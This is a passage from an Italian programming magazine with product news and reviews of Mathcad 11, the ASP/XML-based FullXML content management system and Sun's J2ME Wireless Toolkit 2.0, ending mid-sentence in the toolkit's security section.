La versione 2.0 introduce la nuovissima funzione di AutoResponder per i messaggi ricevuti: al semplice ricevimento di un SMS, il server risponde al mittente con il messaggio predefinito il cui testo può essere gestito direttamente dall'applicazione creata con VolaSMS ActiveX. Tra le caratteristiche che contraddistinguono la nuova versione da quella precedente si evidenzia un netto miglioramento del supporto Proxy/Firewall, perfettamente compatibile con la gestione Proxy di Internet Explorer versione 5.0 o superiore. È stata, inoltre, migliorata la libreria degli errori di run-time, rendendoli più comprensibili al contesto e viene garantita la piena compatibilità del linguaggio con la versione 6.0 di Delphi. Il programma di setup di VolaSMS ActiveX 2.0 è stato migliorato e soprattutto alleggerito raggiungendo il "peso" di soli 665 Kb.
VolaSMS ActiveX è un componente compatto e versatile, che consente a software scritti in vari ambienti di programmazione, tra cui Visual Basic, Visual C++, Access, Delphi, di inviare SMS utilizzando l'efficiente gateway Vola.it di GTN.
VolaSMS ActiveX rappresenta una soluzione efficace anche in tutte le applicazioni web based in ambiente Microsoft IIS.

http://www.vola.it

Intel Centrino per Linux

Intel svela i piani per il supporto del suo processore Centrino su piattaforma Linux.

I laboratori Intel non hanno ancora terminato la fase di test per rilascio di un supporto Linux al processore Centrino, il chip in bundle che include un processore Pentium M, denominato Banias, e un chip dedicato alle comunicazioni wireless. Per il supporto delle caratteristiche su piattaforma Linux, Intel ha intenzione di mettere a disposizione della comunity Open Source gli opportuni driver. *"Intel ha testato Linux su un sistema mobile basato su tecnologia Centrino nei suoi laboratori"*, ha rivelato Scott McLaughlin, portavoce dell'azienda, aggiungendo: *"I tempi di rilascio e le caratteristiche finali si baseranno sulla domanda degli utenti, ma prevediamo il completo supporto di Centrino su Linux"*. Ricordiamo che Intel è tra gli investitori di Red Hat, ha lavorato per assicurare il supporto di Linux per i processori in arrivo. La rivale AMD *(Advanced Micro Devices)* ha fatto lo stesso, e conta di completare il supporto alla piattaforma Linux per fare in modo che gli utenti di questa piattaforma possano avvantaggiarsi dei benefici derivanti dalle caratteristiche del suo nuovo processore Opteron a 64bit.
I driver saranno rilasciati in accordo con la General Public License (GPL), per essere utilizzati e modificati da tutti gli utenti.

www.intel.com

Eutron Picodisk Tech

È il nuovo dispositivo USB compatto e portatile in grado di contenere fino a 256 MB di dati formattati come su un normale hard disk.

Abbandonando l'utilizzo dei floppy, e' ora possibile gestire qualsiasi tipo di file in lettura e scrittura direttamente su Picodisk Tech; e' sufficiente inserire il dispositivo nella porta USB del computer e un nuovo disco sarà subito disponibile elencato tra le risorse del sistema.

Un utile dispositivo per la Memorizzazione e il trasferimento di dati multimediali, l'archiviazione e il successivo utilizzo di dati contabili, file CAD, Word, Excel, immagini, MP3 ecc. trasferimento di dati tra PC Desktop, Notebook, Mac.
Il prodotto PicoDisk è attualmente disponibile in quattro modelli:

- PicoDiskTech, realizzato al 100% in territorio italiano
- PicoDiskCrypto, l'unico disponibile sul mercato con crittografia AES, PIN e PUK di protezione
- PicoDiskEasy, driverless e con capacità fino a 1GB
- BioPico, con riconoscitore biometrico dell'impronta digitale per il controllo dell'accesso ai dati

Caratteristiche:

- *Capacità:* versioni disponibili da 64-128-256 MB.
- *Dimensioni* ridotte: 64x15x7 mm.
- *Portabilità:* Non sono necessari cavi o batterie di alimentazione.
- *Semplicità di utilizzo:* Plug&Play sulla porta USB.
- *Affidabilità:* riscrivibile fino a 1 milione di volte, mantiene fedele il contenuto fino a 10 anni
- Funzionante su sistemi Windows/MAC/Linux

http://www.eutron.it

Waitec DVD- HT60

Un nuovo DVD Player in casa WAITEC: sintonizzatore stereo AM/FM integrato e sistema Dolby Sourround 5.1, impossibile resistergli

Il nuovissimo WAITEC DVD-HT60 è un sistema DVD completo di sistema AC3 & Dolby Sorround 5.1 amplificato per una potenza totale di 120 Watt ripartiti su 6 speakers (4 satelliti, un centrale ed un sub woofer) forniti in dotazione.
Tre le funzioni interessanti di questo prodotto troviamo un sintonizzatore stereo AM/FM che permette di ascoltare e memorizzare le stazione radiofoniche preferite oltre alla compatibilità verso tutti i formati audio CD e Mp3.

DVD-HT60 di WAITEC è inoltre dotato anche di un telecomando leggero, completo e di semplice utilizzo.
Grazie al prezzo estremamente concorrenziale, questo DVD receiver spingerà sicuramente gli appassionati di film a riflettere sull'enorme vantaggio di poter vedere, comodamente in poltrona a casa propria, un film con gli stessi effetti cinematografici, il tutto con un investimento economico davvero irrisorio.
Anche il DVD-HT60, come tutti i prodotti WAITEC, è corredato dalla consueta garanzia di 2 anni on-site, assicurata dal sito *www.waitec.it*, nuovo nella grafica e nei contenuti.

www.waitec.it

Il Software di ioProgrammo

Mathcad 11

Una soluzione completa per la ricerca e la documentazione in ambito matematico

Mathcad rappresenta da anni uno dei più diffusi software per il calcolo scientifico, utilizzato in tutto il mondo e a tutti i livelli. Coniugando semplicità e potenza, Mathcad si pone a metà strada fra un programma di calcolo ed un word processor orientato alla produzione di testi scientifici. Le funzioni sono dunque tantissime ma, grazie ad un approccio sicuramente indovinato, anche i nuovi utenti riescono subito ad essere produttivi. Basta cominciare a digitare qualche formula per entrare in confidenza con il tool: possiamo posizionare il cursore su qualsiasi punto della pagina e, una volta scritta una equazione, la vedremo "vivere" sotto i nostri occhi! Le formule, che si riescono a scrivere proprio come faremmo con un foglio di carta ed una penna, non sono quindi delle semplici scritte ma tengono conto dei valori assegnati, istante per istante, alle variabili presenti nelle formule stesse. Mathcad consente dunque la risoluzione sia numerica che simbolica delle più complesse equazioni. Aperto verso altre applicazioni Grazie al pieno supporto per OLE 2, Mathcad consente una forte integrazione con altre applicazioni Windows: particolarmente forte è il legame con Autocad ed Excel. Il lavoro congiunto con Excel può essere davvero esaltante, se si pensa alla visualizzazione di formule in modo leggibile (e non come una astrusa successione di parentesi!) e alla possibilità di generare grafici di livello assolutamente professionale. Tra le funzionalità meglio costruite di Mathcad si possono annoverare i numerosi formati grafici disponibili che possono essere arricchiti di numerosi effetti, tutti utilissimi alla migliore comprensione della funzione rappresentata. La flessibilità e la ricchezza di elementi non vanno a discapito della semplicità di utilizzo: chiunque può ottenere risultati eccellenti in pochi minuti. In particolare, le funzioni di nebbia e di prospettiva riescono a rendere in modo esemplare l'effetto di tridimensionalità della figura, così come la possibilità di posizionare un numero indefinito di punti luce rende possibile la visualizzazione di grafici anche molto complessi.





Fig. 3: Integrali doppi: un esempio di risoluzione numerica.

RISOLUZIONE SIMBOLICA E NUMERICA

La risoluzione di espressioni matematiche è sempre stato uno dei cavalli di battaglia di Mathcad. In questa nuova versione è stato migliorato il trattamento per le equazioni alle differenziate parziali, così come è stata estesa la compatibilità con i numeri complessi anche nelle funzioni di comparazione. Sia nella scrittura delle equazioni, che nel momento della risoluzione, quello che colpisce è la piacevole sensazione di essere "assistiti" nel proprio lavoro: Mathcad riesce insomma ad essere un compagno fedele nelle nostre peripezie matematiche. Estrema cura è stata inoltre dedicata al calcolo marciale: la semplicità nella immissione dei dati e la possibilità di collegare gli stessi a fonti esterne (sono supportati nativamente gli strumenti di misura della National Instruments) si sposano ad una notevole ricchezza di strumenti di analisi. Abbiamo già detto che Mathcad si presenta come strumento ideale per la impaginazione di pubblicazioni scientifiche e, il pieno supporto per il formato Word è una prova della flessibilità del tool. Inoltre, Mathcad permette di pubblicare direttamente su Web, come pagina HTML, i risultati delle nostre ricerche. Questa funzione, unita alla tecnologia proprietaria MathML, oltre alla semplice visualizzazione, consente una vera e propria condivisione dei documenti che, una volta pubblicati, possono ancora essere riutilizzati e modificati a distanza, semplificando così il lavoro in team. In ogni caso, non siete costretti a fidarvi delle nostre parole(!), potrete decidere da soli e con calma se Mathcad fa al caso vostro: installate il pacchetto che trovate nel CD, e avrete trenta giorni di tempo per valutarne la bontà.

Fig. 1: La stessa funzione può essere rappresentata in più grafici contemporaneamente.

Mathcad 11
Produttore: Mathsoft
www.mathsoft.com
Distribuito in Italia da: GMSL S.r.l.
www.gmsl.it
Prezzo: per singola licenza € 1.000,00
Licenza educational € 499,00
File sul 1° CD: \Mathcad

FullXML

il Content Management Open Source

Fullxml è un software Open Source, rilasciato con licenza GPL, per il Content Management, scritto interamente in ASP e basato su XML. In questa review vedremo come installarlo e cominciare a creare un proprio sito grazie all'ottima consolle di amministrazione.
Il progetto è stato varato nell'Ottobre del 2001; attualmente, dal sito Internet di John Roland, creatore del progetto, è possibile scaricare la versione 2.3 beta, mentre l'ultima versione stabile è la 2.0.5. È a tutt'oggi pianificata una versione 3 le cui novità più rilevanti saranno un nuovo formato XML per il miglioramento delle performance ed il supporto ai più comuni database (*MySQL*, *Access* e *SQL Server*).
Secondo le parole di John Roland, Fullxml è un Web Portal System istantaneo. L'obiettivo è quello di avere un sito Web che automatizzi la distribuzione di notizie e contenuti. Le principali caratteristiche del sistema comprendono: amministrazione basata su interfaccia Web, possibilità di inserire sondaggi, statistiche di accesso con contatore delle visite (funzionalità per la quale abbiamo constatato, però, dei bug come descritto nel paragrafo *"La procedura di installazione"*), box personalizzabili dall'utente, un manager dei temi grafici, una GUI "amichevole" per l'amministrazione, un sistema di moderazione dei contenuti, una pagina che permette di registrare i Referrers (siti che inseriscono un link al nostro), un motore di ricerca, la possibilità di registrare utenti ed autori dei contenuti. Fullxml è scritto per l'80% in XSL e per il 20% in ASP e non viene richiesto il supporto per alcun database, dato che tutte le informazioni vengono registrate in file XML: senz'altro una caratteristica di rilievo a favore della portabilità della soluzione, a dispetto di quel 20% di codice proprietario Microsoft.
Molto nutrita la schiera delle localizzazioni, dall'inglese, al francese, al cinese, al croato, al vietnamita, al russo… passando naturalmente per una localizzazione in italiano. Fra le componenti opzionali, merita una nota almeno *JMail* (prelevabile dalla sezione di download del sito), un plug-in che rende possibile l'invio e la ricezione di e-mail direttamente dal sito senza la necessità di utilizzare un client di posta elettronica come Eudora, Exchange o Outlook. È disponibile una versione speciale di Fullxml compatibile con l'offerta gratuita di hosting di Brinkster (*http://www.brinkster.com/*), che mi permetto di giudicare il miglior servizio di hosting gratuito di pagine ASP presente sul mercato.
La sezione di troubleshooting del sito *Fullxml.com* (*http://www.fullxml.com/default.asp?id=11&mnu=11*) ci informa inoltre di problemi legati al limite massimo di 102,399 byte per i campi di una form (problema peraltro ben noto dal sito di supporto della Microsoft) e a possibili messaggi di errore utilizzando JMail.

LA PROCEDURA DI INSTALLAZIONE

In linea di principio, si pensava che l'installazione fosse quanto di più semplice al mondo: scompattare il file *Fullxml beta 2.3.zip* scaricato dal sito sotto *C:\Inetpub\wwwroot*, e caricare nel proprio browser la pagina *default.asp*… Eseguendo questa procedura, otteniamo, voilà!, la pagina di errore mostrata in Fig. 1. Un rapido esame del codice che generava l'errore ed una visita alle FAQ del sito





Fig. 1: **Fullxml richiede qualche opzione di configurazione preliminare…**

ci ha permesso di appurare che era necessaria qualche operazione preliminare. In primo luogo, l'installazione del Microsoft XML Parser 4.0, scaricabile da *http://msdn.microsoft.com/downloads/default.asp?url=/downloads/sample.asp?url=/msdn-files/027/001/766/msdncompositedoc.xml*, sulle cui classi Fullxml si basa per la creazione dei file XML che costituiscono i vari archivi. Si è verificato il corretto funzionamento con la versione in inglese del Microsoft XML Parser 4.0, a dispetto del fatto che il sistema operativo (Windows XP Professional) fosse in italiano. Una seconda pagina di er-





Fig. 2: **È necessario attribuire i permessi di lettura/scrittura alle directory del sito.**

rore, questa volta generata dal programma e dal maggiore contenuto informativo, ci ha informato che era necessario impostare i permessi di lettura/scrittura sulle cartelle *Db* e *Media*. Per chi si trovasse ad operare con Windows XP, il modo più veloce e semplice per abilitare i permessi (almeno per un'installazione di test) consiste nel condividere direttamente l'intera cartella che ospita il sito: click col tasto destro, dunque, sulla cartella stessa (che, lo ricordiamo, deve essere posta sotto *C:\Inetpub\wwwroot*, ovvero in esecuzione sotto IIS), comando *Condivisione e Protezione…*, e, nella scheda *Condivisione*, applicare il segno di spunta alle voci *"Condividi la cartella in rete"* e *"Consenti agli utenti di rete di modificare i file"* (Fig. 2). Dopo queste operazioni preliminari, caricando nel browser la pagina *http://localhost/FullxmlBeta_2.3/default.asp*, abbiamo finalmente la Home Page del nostro sito (Fig. 3).

Fig. 3: **La Home Page del sito di test.**

Esaminando la Home Page notiamo, ahimè, già un primo bug nel programma: segnalare due visitatori per la pagina di test è sicuramente indice di una non perfetta gestione delle sessioni.

IL CONTENT MANAGEMENT DEL SITO

Siamo pronti per collegarci alla pagina di amministrazione (Fig. 4), utilizzando lo Username *"full"* e la password *"xml"*: naturalmente, come consiglia il sito stesso, è opportuno modificare questi valori di default. Nel momento in cui ci logghiamo con queste credenziali, un messaggio di warning ci avvisa che siamo autenticati col ruolo di amministratore, e che finchè utilizziamo questo account di default chiunque è in grado di modificare i contenuti del nostro sito. Clicchiamo su uno dei quadrati rossi, ognuno dei quali è relativo ad uno dei template che compongono la pagina, ad esempio quello a lato del sondaggio (*Survey*), o in alternativa il link *Administration*: si aprirà la consolle di amministrazione vera e propria (Fig. 5), tramite la quale è immediato cambiare il nome del sondaggio, le pagine in cui compare, la posizione nelle pagine e le domande che costituiscono il sondaggio. Dalla sezione *Tutorials* (*http://www.fullxml.com/default.asp?id=5&mnu=5*) apprendiamo come creare una nuova skin per il sito: occorre, anzitutto, creare una sottocartella nella cartella *"skins"*, il cui nome sarà anche il nome della nuova skin. Occorre poi scaricare il file *http://www.fullxml.com /media /downloads /skins/newskin.zip* ed estrarlo nella cartella testè creata. Ci troveremo di fronte a due file: *page.xsl* che contiene la struttura della pagina ed il foglio di stile, e *skin.xsl* nel quale verrà memorizzato il design di ogni parte del sito. È possibile editare questi file, per poi modificare l'HTML delle pagine in modo da adattarsi al nuovo design. Per quel che riguarda la modifica dei template contenuti nel file *skin.xsl*, si faccia riferimento alla sezione *Tutorials* per il loro elenco. Nella consolle di amministrazione occorre poi cliccare sull'icona *Settings*, nel gruppo *Main*, e cambiare il valore della skin al nome che abbiamo dato alla cartella. Ora che cominciamo a prendere confidenza con la consolle di amministrazione, è il momento di provare a fare qualche modifica al sito di esempio.

Fig. 4: **La pagina di amministrazione del sito di test.**





Fig. 5: **La consolle di amministrazione vera e propria, cuore del nostro sistema di Content Management**

Proviamo, ad esempio, a modificare la scrollbar delle *News*. Clicchiamo sul quadratino rosso a destra della stessa, per aprire la voce relativa nella consolle di amministrazione. Nel form relativo, andiamo a modificare il titolo associato alle *News*, ed il corpo della notizia, espresso come HTML. Settiamo poi una data di scadenza per la notizia stessa. Come è possibile notare dalla Fig. 6, queste semplici operazioni ci permettono di modificare in maniera radicale il banner scorrevole delle notizie. Se poi proviamo a modificare la data di sistema oltre il periodo di scadenza, semplicemente l'intero "pezzo" di pagina che contiene il banner scorrevole non verrà visualizzato… un sistema di Content Management che presta il fianco a ben poche critiche! Di passaggio, notiamo come i codici HTML preimpostati siano fortemente orientati alla visualizzazione con Internet Explorer: sarà compito del content manager assicurare, se necessario, la compatibilità cross-browser.

Fig. 6: Con poche e guidate modifiche nella consolle di amministrazione abbiamo modificato radicalmente il banner scorrevole delle News.

AGGIUNGERE UNA NUOVA PAGINA AL SITO

Ora che cominciamo a capire la filosofia della consolle di amministrazione, proviamo ad aggiungere una nuova pagina al nostro sito. All'uopo, clicchiamo sul link *"Add a page"* che si trova nel menu: proveremo così ad aggiungere una pagina facilmente raggiungibile dalla Home Page.

Notiamo dalla consolle di amministrazione che le categorie impostate sono due, *Menu* e *Member Area;* accettiamo il default *Menu* che ci viene proposto, mentre specifichiamo la Home Page come *"parent page"*. Diamo un titolo alla pagina, e riempiamo il campo *"Edito"* con il codice HTML che provvederà a visualizzarla. La nostra attenzione viene attirata dalla voce *"Show advanced fields"* presente nella finestra di Content Management; scopriamo un insieme di voci che ci permettono di specificare link esterni per la pagina, il frame in cui verrà visualizzata, i margini, lo status per quel che riguarda la moderazione della pagina, per citare solo le principali voci. Giusti gli obiettivi di un buon sistema di Content Management, è presente una voce *"Publication"* che indica se la pagina verrà pubblicata sul sito, o se andrà aggiunta all'elenco delle pagine, senza pubblicarla, per ulteriori revisioni. In ogni momento è possibile visualizzare l'elenco e lo stato delle pagine cliccando sulla voce *"Pages"* nella scheda Main della consolle di amministrazione. Impostiamo a *"Yes"* la voce *Publication*; se necessario, anche qui possiamo impostare una data di scadenza oltre la quale la nostra pagina non verrà visualizzata.





Fig. 7: In ogni momento è possibile visualizzare l'elenco e lo stato delle pagine cliccando sulla voce "Pages" nella scheda Main della consolle di amministrazione.

Fig. 8: La pagina appena pubblicata: in ogni momento, un clic sul consueto quadratino rosso a lato del titolo ci permette di tornare alla consolle di amministrazione onde modificare il contenuto della pagina

Tornando alla Home Page del nostro sito, vediamo come è stata aggiunta una voce di menu per la pagina appena creata, dalla quale è possibile visualizzare la stessa (Fig. 8); un clic sul consueto quadratino rosso a lato del titolo ci permette, in ogni momento, di tornare alla consolle di amministrazione onde modificare il contenuto della pagina. Procediamo in maniera del tutto analoga per aggiungere una pagina alla Member Area; questa volta, scegliamo di visualizzare anche, nella pagina che andremo a creare, la form di ricerca all'interno del sito e l'elenco delle pagine più visitate o *"Top Pages"*. Il risultato è mostrato in Fig. 9; si notino la form di ricerca sulla sinistra e l'elenco delle pagine più visitate sulla destra. Di passaggio, notiamo come le modifiche testè apportate alla struttura del sito sono scritte nel file *data.xml* all'interno della cartella *Db*: riportiamo in allegato a questo articolo il codice a questo punto contenuto in tale file affinché ci si possa rendere conto della struttura dei dati memorizzati.

Fig. 9: Abbiamo aggiunto una nuova pagina alla Member Area: si notino la form di ricerca sulla sinistra e l'elenco delle pagine più visitate sulla destra.

IL CONTENT MANAGEMENT: ASPETTI AMMINISTRATIVI

Dopo aver compreso come è possibile creare le pagine che comporranno il nostro sito, è giunto il momento di occuparsi degli aspetti amministrativi. La voce "principe" in merito è la *Settings* nella "solita" scheda *Main* (Fig. 10); è tramite *Settings* che impostiamo l'URL del sito, i META tags, la messa in offline del sito per le operazioni di maintenance, skin, lingua e codifica da utilizzare, i loghi, lo stato di moderazione del sito, la lista degli add-on. Quest'ultima comprende banner, elenco degli iscritti, citazioni, gallerie





Fig. 10: La voce Settings della scheda Main permette di impostare la maggior parte dei parametri globali relativi al nostro sito.

di immagini, guestbook, forum, mappa del sito ed area di download; ad ognuna di queste voci è poi riservata un'icona specifica nella scheda *Add-ons* della consolle di amministrazione. È, inoltre, da questa pagina che specifichiamo l'eventuale componente COM per l'invio di e-mail: è possibile utilizzare *ASPMail, ASPQmail, ASPEmail, l'onnipresente CDONTS, SASmtpMail,* o il già ricordato *JMail.* La voce *Upload* fa uso della ben nota classe FileUpload Object v2.6 per effettuare l'upload di file sul sito. Dalla scheda Categories aggiungiamo nuovi menu per la barra di navigazione sinistra del sito, mentre in Contents (Fig. 11) possiamo organizzare i vari frame che compongono il sito.





Fig. 11: In Contents possiamo organizzare i vari frame che compongono il sito.

L'icona *Desktop* consente, infine, di visualizzare alcuni parametri riassuntivi e gestisce inoltre una task list nella quale è possibile organizzare, con vario ordine di priorità, le modifiche da apportare al sito. Non meno importante è la scheda *Moderation* della consolle di amministrazione nella quale troviamo, fra le altre, la voce *Members* (Fig. 12) che ci permette di configurare gli account per il sito.

All'atto della creazione di un nuovo account, scegliamo lo pseudonimo, la password, l'e-mail e la città, lo stato (che può essere "visibile" o "non visibile"), se l'account è iscritto alla newsletter del sito, e la categoria di appartenenza scelta fra *membro, autore* e *amministratore.* Infine, si fa apprezzare l'area *Statistiche* (Fig. 13), che permette di visualizzare, in modalità testuale o grafica, il numero di visitatori e di pagine visitate per ogni giorno, oltre a fornire informazioni sul browser dell'utente.

Fig. 12: La voce Members della scheda Moderation ci permette di configurare gli account per il sito.





Fig. 13: L'area Statistiche permette di visualizzare, in modalità testuale o grafica, il numero di visitatori e di pagine visitate ogni giorno, oltre a fornire informazioni sul browser dell'utente.

CONCLUSIONI

Non possiamo non apprezzare, considerata soprattutto la gratuità del prodotto, la completezza e la facilità di amministrazione offerte da questo strumento Open Source. Si fa particolarmente apprezzare anche la scelta di basare la gestione dei contenuti interamente su XML, scelta che apre ampie prospettive di porting di questo progetto a dispetto della scelta di realizzare l'ossatura sulla base di tecnologie proprietarie Microsoft.

Rispetto a quelli che sono i riferimenti nel campo del Content Management (i vari *Vignette, Documentum, Interwoven*) notiamo solo una maggiore difficoltà nell'impostare template personalizzati per le pagine, operazione che, come spiegato all'inizio del paragrafo *"Il Content Management del sito"*, richiede ancora la modifica del codice contenuto in file XSL.

Non è inoltre difficile ipotizzare, sempre nei confronti dei leader di mercato, una difficile scalabilità verso il Content Management di siti di grandi dimensioni (nell'ordine delle migliaia di pagine); Fullxml è di converso una scelta di sicuro interesse per siti di medio-piccole dimensioni e, se l'orientamento è verso i Web Server della Microsoft, lo storage dei contenuti del sito in XML apre uno scenario in cui è possibile avere il solo front-end del proprio sito su macchine Windows, laddove la logica di back-end può tranquillamente risiedere su più economiche macchine Linux.

Paolo De Nictolis

J2ME Wireless Toolkit 2.0

Una analisi delle novità del tool

Il J2ME Wireless Toolkit 2.0 è un package pensato per creare e testare applicazioni MIDP *(Mobile Information Device Profile)*. Le dimensioni sono pari a 9,4 Mb, ed è necessario avere già installato il JDK 1.4. Il supporto alla versione 2.0 di MIDP *(http://wireless.java.sun.com /midp/articles/midp20/)* costituisce la prima, ma non certo l'unica, novità della versione 2.0, che permetterà agli sviluppatori di usufruire di nuove feature come il supporto ad HTTPS, una serie di API *(Application Programming Interfaces)* per lo sviluppo di applicazioni multimediali e giochi, miglioramenti apportati al layout delle form, la rappresentazione di immagini come array di interi (che permette alle applicazioni MID, le cosiddette *MIDlet*, di manipolare direttamente le immagini, ad esempio applicando filtri numerici), la firma digitale del codice MID, un registro push che permette alle MIDlet di gestire connessioni di rete, il supporto per le suonerie e l'esecuzione di dati audio campionati. Oltre agli strumenti base per creare applicazioni che fanno uso delle MIDlet, il toolkit fornisce allo sviluppatore una serie di strumenti per settare i permessi sulle MIDlet create, per applicarvi una firma digitale, e per lavorare con i domini di protezione. Gli utenti alle prime armi con lo sviluppo di applicazioni mobile apprezzeranno la facilità d'uso dell'interfaccia grafica, laddove gli sviluppatori esperti usufruiranno di strumenti potenti per lo sviluppo ed il testing del codice MIDP. La novità più ovvia della versione 2.0 è l'aggiunta di nuove skin per l'emulatore di terminale mobile (Fig. 1). L'emulatore è stato adeguato all'evolversi della tecnologia: mentre nelle versioni 1.0 del Wireless Toolkit lo schermo aveva dimensioni 96 x 128 pixel ed era in scala di grigi, con la versione 2.0 le dimensioni sono cresciute a 180 x 208 pixel e lo schermo è a colori. È necessario precisare che le specifiche MIDP 2.0 prevedono una dimensione minima per lo schermo di 96 x 54 pixel. Inoltre, è supportata una skin di emulatore completamente nuova, il *QwertyDevice*, che comprende uno schermo a colori 640 x 240 pixel dotato di una tastiera simile alla Qwerty del computer, utilizzato per sviluppare applicazioni per i communicator (come quello prodotto dalla Nokia), che costituiscono il dispositivo di livello immediatamente superiore al cellulare.

Fig. 1: l'emulatore di terminale mobile del Wireless Toolkit 2.0 supporta uno schermo 180 x 208 pixel a colori.





Fig. 2: è possibile limitare il supporto di API multimediali onde alleggerire il codice.

MULTIMEDIA

Accennavamo in apertura come una delle novità di MIDP 2.0 sia la possibilità offerta allo sviluppatore di eseguire dati audio campionati. Le API audio in MIDP 2.0 sono un sottinsieme delle Mobile Media API 1.0 (MMAPI), un package opzionale per la gestione di applicazioni audio/video. Le MMAPI sono definite nel documento JSR 135 (*http://jcp.org/en/jsr /detail?id=135*), frutto della comunità di sviluppo Java; il sottinsieme delle API audio contenuto in MIDP 2.0 è noto anche come *Audio Building Block* (ABB). Il Lettore interessato potrà approfondire la propria conoscenza di MMAPI all'URL *http://wireless.java.sun.com/apis /articles/mmapi_overview/*. Di default, il J2ME Wireless Toolkit 2.0 supporta l'intera specifica MMAPI 1.0; se si vuole limitare il supporto all'ABB di MIDP 2.0, per non appesantire troppo il proprio codice è sufficiente scegliere Preferences nel menu Edit, selezionare la scheda API Availability e rimuovere il segno di spunta dalla voce *Mobile Media API* (JSR 135) (Fig. 2). L'MMAPI è uno strumento assai flessibile, supportando una vasta gamma di contenuti, protocolli e capacità di recording: è possibile controllare queste opzioni utilizzando la scheda MMedia nella finestra di dialogo Preferences (Fig. 3).





Fig. 3: è possibile controllare sin nei minimi dettagli il supporto ad applicazioni multimediali.

CONNETTIVITÀ

Per quel che concerne la messaggistica SMS (Short Message Service), questa è gestita dal package opzionale WMA (*Wireless Messaging Architecture*, definita nel documento JSR 120, *http://jcp.org/en/jsr /detail?id =120*). Un'introduzione a WMA è disponibile all'URL *http://wireless.java.sun.com /midp/articles/wma/*. L'emulatore del J2ME Wireless Toolkit 2.0 supporta la versione 1.1 di WMA.

Anche in questo caso, il supporto può essere disabilitato tramite la scheda *API Availability* (si faccia sempre riferimento alla





Fig. 4: **è possibile controllare sin nei minimi dettagli il supporto a WMA.**

Fig. 2); inoltre, la scheda WMA nella medesima finestra consente di personalizzare il comportamento dell'implementazione della WMA (Fig. 4).
Il toolkit comprende anche un'utility, la WMA Console (Fig. 5), che permette allo sviluppatore di inviare messaggi di testo all'emulatore; si selezioni il comando *File/Utilities…* e, nella scheda WMA, si faccia click su *Open console.*





Fig. 5: **una piccola utility, la WMA Console, permette di inviare messaggi di testo all'emulatore.**

Questo tool facilita l'invio di messaggi a diverse istanze dell'emulatore, dalla console ad un emulatore, o in broadcast a tutti gli emulatori in esecuzione. È possibile, anche, utilizzare il registro push per "catturare" tutti i messaggi in arrivo e smistarli alla MIDlet appropriata. Il Lettore interessato potrà migliorare la conoscenza del supporto a WMA grazie all'applicazione di esempio SMSDemo inclusa nel J2ME Wireless Toolkit.

SICUREZZA

Il JAD del proprio set di MIDlet dovrebbe comprendere i permessi appropriati; all'uopo, MIDP 2.0 definisce gli attributi MIDlet-Permissions e *MIDlet-Permissions-opt* (i permessi *opt* sono quelli assolutamente necessari per eseguire la propria applicazione). Tutti i permessi definiti nelle specifiche MIDP 2.0 sono correlati a varie modalità di accesso alla rete: è possibile creare dei package opzionali onde definire tipologie di permesso aggiuntive laddove è necessario. Con la versione 2.0 del J2ME Wireless Toolkit viene enormemente semplificata l'aggiunta degli attributi di permesso al JAD: è sufficiente cliccare sul pulsante *Settings…* e selezionare la scheda *Permissions*. Ciccando su uno dei pulsanti *Add…* sarà poi semplicissimo selezionare un tipo di permesso da una lista, come mostra la





Fig. 6: **Il J2ME Wireless Toolkit 2.0 rende semplicissima l'operazione di settaggio dei permessi per una MIDlet.**

Fig. 6. Ogni MIDlet viene inserita in uno specifico dominio di protezione sul dispositivo; un dominio di protezione determina se un permesso deve essere concesso o negato. L'emulatore del J2ME Wireless Toolkit 2.0 comprende un'implementazione dell'architettura di sicurezza dei domini di protezione descritta nelle specifiche MIDP 2.0. A puro scopo di testing è possibile scegliere il dominio di protezione a runtime dalla scheda Security della finestra Preferences. L'emulatore comprende quattro domini di protezione:

